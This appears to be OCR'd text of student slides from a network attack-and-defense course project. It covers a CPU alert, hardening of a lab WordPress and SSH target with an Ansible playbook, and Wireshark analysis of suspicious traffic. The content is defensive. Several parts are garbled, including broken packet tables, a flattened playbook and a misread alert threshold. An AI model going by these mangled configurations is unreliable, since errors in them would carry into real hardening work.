



Alert 3: CPU Usage Monitor

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5

FOR THE LAST 5 minutes

- Which metric does this alert monitor?
 Total system CPU usage over all documents
- What is the threshold it fires at?
 When max is above 0.5% for the last 5 minutes





Hardening Against Weak Password on Target 1

Target 1 exhibited 3 vulnerabilities as follows:

1. An exposed WordPress configuration file

Change permission of the wp-config.php file so that only the owner can read it

```
Command: $ chmod 440 /var/www/html/wordpress/wp-config.php
```

2. Weak WordPress User passwords

Install a WordPress plugin to enforce strong passwords by users of WordPress

3. Weak SSH password

Remove ssh password authentication on the server and require public key login instead

```
Command: $nano /etc/ssh/sshd config
```

Then change 'PasswordAuthentication' to 'no'

Copy a user's public key from the workstation to the server

```
Command: $ ssh-copy-id michael@192.168.1.110
```

Hardening Against SQL Database Access on Target 1

- 1. Remove all anonymous accounts
- 2. Change default port mappings
- 3. Limit which hosts have access to MySQL
- 4. Do not run MySQL with root level privileges
- 5. Disable remote logins
- 6. Limit or Disable SHOW DATABASES command
- 7. Obfuscate the **root** account, change it to something else
- 8. Set the proper file permissions

Hardening Against Outdated Software on Target 1

Target 1 has Wordpress version 4.8.17 that should have been updated to latest version 5.7.2

- 1. With latest versions, vulnerable plugins and themes are fixed
- 2. Do not use nulled or free plugins and themes
- 3. Use Wordpress security plugins



Implementing Patches with Ansible

Playbook Overview

- 1. Make sure that **ansible** and **sshpass** are installed on the host where you are running the playbook.
- 2. Then edit the /etc/ansible/hosts file to add the IP address of the target machine. Edit /etc/ansible/ansible.cfg to add the remote user for the target machine ('vagrant')
- 3. Copy over the SSH public key for the user you are running the playbook as with the `ssh-copy-id user@192.168.1.110' command. Do this before running the playbook, otherwise you won't be able to do this later.

Then to address the exposed WordPress configuration file and weak SSH password we can run this playbook.

Implementing Patches with Ansible

- name: Harden SSH and WordPress config hosts: all become: true tasks: - name: Change permission of wp-config.php file: path: /var/www/html/wordpress/wp-config.php mode: 440 - name: Copy SSH key to target host authorized_key: user: michael state: present key: "{{ lookup('file', lookup('env','HOME') + '/.ssh/id_rsa.pub') }}" authorized_key: user: steven state: present key: "{{ lookup('file', lookup('env','HOME') + '/.ssh/id_rsa.pub') }}"

Implementing Patches with Ansible

```
- name: Disable SSH Password Authentication
lineinfile:
    dest=/etc/ssh/sshd_config
    regexp='^PasswordAuthentication'
    line="PasswordAuthentication no"
    state=present
    backup=yes
- name: restart ssh
    service:
    name: sshd
    state: restarted
```

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Network Analysis

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This document contains the following resources:



Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:


Feature	Value	Description	
Top Talkers (IP Addresses)	172.16.4.205: 51,364 (49%) 185.243.115.84: 30,344 (29%) 10.0.0.201: 19,503 (19%)	Machines that sent the most traffic.	
Most Common Protocols	UDP: 11,697 (11.2%) TCP: 92,280 (88.6%) ARP: 212 (0.2%)	Three most common protocols on the network.	
# of Unique IP Addresses	808	Count of observed IP addresses.	
Subnets	10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.	
# of Malware Species	2 june11.dll	Number of malware binaries identified in traffic.	

Behavioral Analysis

Purpose of Traffic on the Network - Users were observed engaging in the following kinds of activity.

1. "Normal" Activity

YouTube, reading the news.



2. Suspicious Activity

For example: Sending malware, phishing. For example: accessing "mysocalledchaos.com"

http.req	uest.method == GET					\times
. ^	Time	Source	Destination	Protocol	Length Host	
373	5 52.723581500	172.16.4.205	166.62.111.64	HTTP	421 mysocalledchaos.com	
373	8 52.732235600	172.16.4.205	166.62.111.64	HTTP	422 mysocalledchaos.com	
374	2 52.781694300	172.16.4.205	166.62.111.64	HTTP	396 mysocalledchaos.com	
374	9 52.826170900	172.16.4.205	166.62.111.64	HTTP	415 mysocalledchaos.com	
375	1 52.837361300	172.16.4.205	166.62.111.64	HTTP	418 mysocalledchaos.com	
377	4 53.025662700	172.16.4.205	166.62.111.64	HTTP	434 mysocalledchaos.com	
	9 53.180818100	172.16.4.205	166.62.111.64	HTTP	405 mysocalledchaos.com	
	5 53.254852100	172.16.4.205	166.62.111.64	НТТР	417 mysocalledchaos.com	
	0 53.734051500	172.16.4.205	166.62.111.64	HTTP	412 mysocalledchaos.com	
	1 53.879972700	172.16.4.205	166.62.111.64	HTTP	405 mysocalledchaos.com	
	8 53.946863500	172.16.4.205	166.62.111.64	НТТР	383 mysocalledchaos.com	
	5 54.178831600	172.16.4.205	166.62.111.64	НТТР	391 mysocalledchaos.com	
	1 54.229417500	172.16.4.205	166.62.111.64	НТТР	398 mysocalledchaos.com	
	5 54.783242800	172.16.4.205	166.62.111.64	НТТР	400 mysocalledchaos.com	
	0 54.839034900	172.16.4.205	166.62.111.64	HTTP	398 mysocalledchaos.com	
70.00		172.16.4.205				
	2 54.862321100		166.62.111.64	HTTP	386 mysocalledchaos.com	
	2 55.059923500	172.16.4.205	166.62.111.64	HTTP	421 mysocalledchaos.com	
	7 55.115915000	172.16.4.205	166.62.111.64	HTTP	416 mysocalledchaos.com	
	3 55.469193200	172.16.4.205	166.62.111.64	HTTP	405 mysocalledchaos.com	
	6 55.669996100	172.16.4.205	166.62.111.64	HTTP	418 mysocalledchaos.com	
	8 55.692190800	172.16.4.205	166.62.111.64	HTTP	405 mysocalledchaos.com	
	1 55.717753500	172.16.4.205	166.62.111.64	HTTP	382 mysocalledchaos.com	
402	9 55.823627000	172.16.4.205	166.62.111.64	НТТР	377 mysocalledchaos.com	
403	0 55.829886300	172.16.4.205	166.62.111.64	HTTP	392 mysocalledchaos.com	
408	7 56.476710200	172.16.4.205	166.62.111.64	HTTP	404 mysocalledchaos.com	
410	6 56.579114200	172.16.4.205	166.62.111.64	HTTP	393 mysocalledchaos.com	
411	1 56.654054000	172.16.4.205	166.62.111.64	HTTP	397 mysocalledchaos.com	
411	6 56.685952700	172.16.4.205	166.62.111.64	HTTP	418 mysocalledchaos.com	
415	7 57.029663200	172.16.4.205	166.62.111.64	HTTP	417 mysocalledchaos.com	
419	9 57.578730100	172.16.4.205	166.62.111.64	HTTP	400 mysocalledchaos.com	
420	4 57.646312600	172.16.4.205	166.62.111.64	HTTP	416 mysocalledchaos.com	
420	9 57.672518600	172.16.4.205	166.62.111.64	HTTP	410 mysocalledchaos.com	
421	1 57.693891700	172.16.4.205	166.62.111.64	HTTP	416 mysocalledchaos.com	
421	8 57.741630700	172.16.4.205	166.62.111.64	HTTP	378 mysocalledchaos.com	
	8 57.909247900	172.16.4.205	172.217.4.163	HTTP	472 fonts.gstatic.com	
	8 58.355552600	172.16.4.205	172.217.4.163	HTTP	480 fonts.gstatic.com	
	1 58.466586100	172.16.4.205	172.217.4.163	HTTP	493 fonts.gstatic.com	
	5 58.486500600	172.16.4.205	166.62.111.64	HTTP	412 mysocalledchaos.com	
	4 58.609593900	172.16.4.205	166.62.111.64	НТТР	514 mysocalledchaos.com	
	6 58.630894900	172.16.4.205	166.62.111.64	НТТР	563 mysocalledchaos.com	
	4 59.165806400	172.16.4.205	166.62.111.64	HTTP	406 mysocalledchaos.com	
	7 59.179770400	172.16.4.205	166.62.111.64	HTTP	402 mysocalledchaos.com	
	6 59.442624700	172.16.4.205	166.62.111.64	HTTP	392 mysocalledchaos.com	
	5 59.969135400	172.16.4.205	166.62.111.64	HTTP	400 mysocalledchaos.com	
	0 62 545145600	172.10.4.203	100.02.111.04	UTTD	202 cocupa gravatan com	

Normal Behavior

Summarize the following:

Type of traffic observed:
 Protocol(s) used:TCP
 typical traffic, http traffic


 User activity: Three way handshake - RST ACK FIN web surfing,

5 638.696565900 10.11.11.200	23.2.175.193 TCP	60 49238 → 443 [RST, ACK] Seq=736 Ack=4756 Win=0 Len=0
5 638.697525600 10.11.11.200	23.2.175.193 TCP	60 49239 → 443 [RST, ACK] Seq=736 Ack=4755 Win=0 Len=0
5 638.698501700 10.11.11.200	172.217.9.134 TCP	60 49226 → 80 [ACK] Seq=2 Ack=2 Win=66304 Len=0
5 638.699464900 10.11.11.200	151.101.50.208 TCP	60 49210 → 443 [RST, ACK] Seq=1830 Ack=305820 Win=0 Len=0
5 638.700409600 10.11.11.200	151.101.50.208 TCP	60 49204 → 443 [RST, ACK] Seq=1862 Ack=261736 Win=0 Len=0
5 638.701269600 108.177.10.157	10.11.11.200 TCP	54 443 → 49266 [FIN, ACK] Seq=3438 Ack=924 Win=67072 Len=0
5 638.702131700 108.177.10.157	10.11.11.200 TCP	54 443 → 49267 [FIN, ACK] Seq=2857 Ack=291 Win=64000 Len=0
5 638.703105900 10.11.11.200	216.58.194.46 TCP	60 49225 → 443 [ACK] Seq=2029 Ack=25028 Win=65024 Len=0
5 638.704069400 10.11.11.200	151.101.50.208 TCP	60 49203 → 443 [RST, ACK] Seq=1830 Ack=236030 Win=0 Len=0
5 638.704918000 104.19.199.151	10.11.11.200 TCP	54 443 → 49214 [FIN, ACK] Seq=9624 Ack=714 Win=31744 Len=0
5 638.705880300 10.11.11.200	151.101.50.208 TCP	60 49211 → 443 [RST, ACK] Seq=1814 Ack=192431 Win=0 Len=0
5 638.706745700 108.177.103.157	10.11.11.200 TCP	54 443 → 49234 [FIN, ACK] Seq=3980 Ack=894 Win=65280 Len=0
5 638.707611000 108.177.103.157	10.11.11.200 TCP	54 443 → 49233 [FIN, ACK] Seq=2856 Ack=293 Win=64000 Len=0
5 638.708473800 216.239.32.21	10.11.11.200 TCP	54 443 → 49251 [FIN, ACK] Seq=5937 Ack=307 Win=62976 Len=0
5 638.709351200 216.239.32.21	10.11.11.200 TCP	54 443 → 49250 [FIN, ACK] Seq=78325 Ack=712 Win=64000 Len=0
5 638.710305100 10.11.11.200	151.101.50.208 TCP	60 49212 → 443 [RST, ACK] Seq=1814 Ack=341425 Win=0 Len=0
5 638.711256500 10.11.11.200	151.101.50.208 TCP	60 49201 → 443 [RST, ACK] Seq=1814 Ack=273469 Win=0 Len=0
5 638.712216500 10.11.11.200	108.177.10.157 TCP	60 49266 → 443 [ACK] Seq=924 Ack=3439 Win=65792 Len=0
5 638.713178000 10.11.11.200	108.177.10.157 TCP	60 49267 → 443 [ACK] Seq=291 Ack=2858 Win=66304 Len=0
5 638.714132100 10.11.11.200	108.177.103.157 TCP	60 49234 → 443 [ACK] Seq=894 Ack=3981 Win=65280 Len=0
5 638.715092400 10.11.11.200	108.177.103.157 TCP	60 49233 → 443 [ACK] Seq=293 Ack=2857 Win=66304 Len=0
5 638.716158000 10.11.11.200	216.239.32.21 TCP	60 49251 → 443 [ACK] Seq=307 Ack=5938 Win=65792 Len=0
5 638.717018900 10.11.11.200	216.239.32.21 TCP	60 49250 → 443 [ACK] Seq=712 Ack=78326 Win=65536 Len=0
5 638.717972700 10.11.11.200	104.16.51.111 TCP	60 49260 → 443 [ACK] Seq=1063 Ack=7917 Win=65280 Len=0
5 638.718931500 10.11.11.200	104.18.70.113 TCP	60 49255 → 443 [ACK] Seq=1328 Ack=7612 Win=65024 Len=0
5 638.719891300 10.11.11.200	104.16.51.111 TCP	60 49261 → 443 [ACK] Seq=1728 Ack=3228 Win=66304 Len=0
5 638.720865000 10.11.11.200	104.18.74.113 TCP	60 49229 → 443 [ACK] Seq=1917 Ack=82653 Win=65536 Len=0
5 638.721854600 10.11.11.200	104.18.74.113 TCP	60 49230 → 443 [ACK] Seq=1805 Ack=538371 Win=496896 Len=0
5 638.722794100 10.11.11.200	104.19.199.151 TCP	60 49214 → 443 [ACK] Seq=714 Ack=9625 Win=65792 Len=0
5 638.723648700 13.33.255.110	10.11.11.200 TCP	54 443 → 49245 [ACK] Seq=5345 Ack=321 Win=31488 Len=0
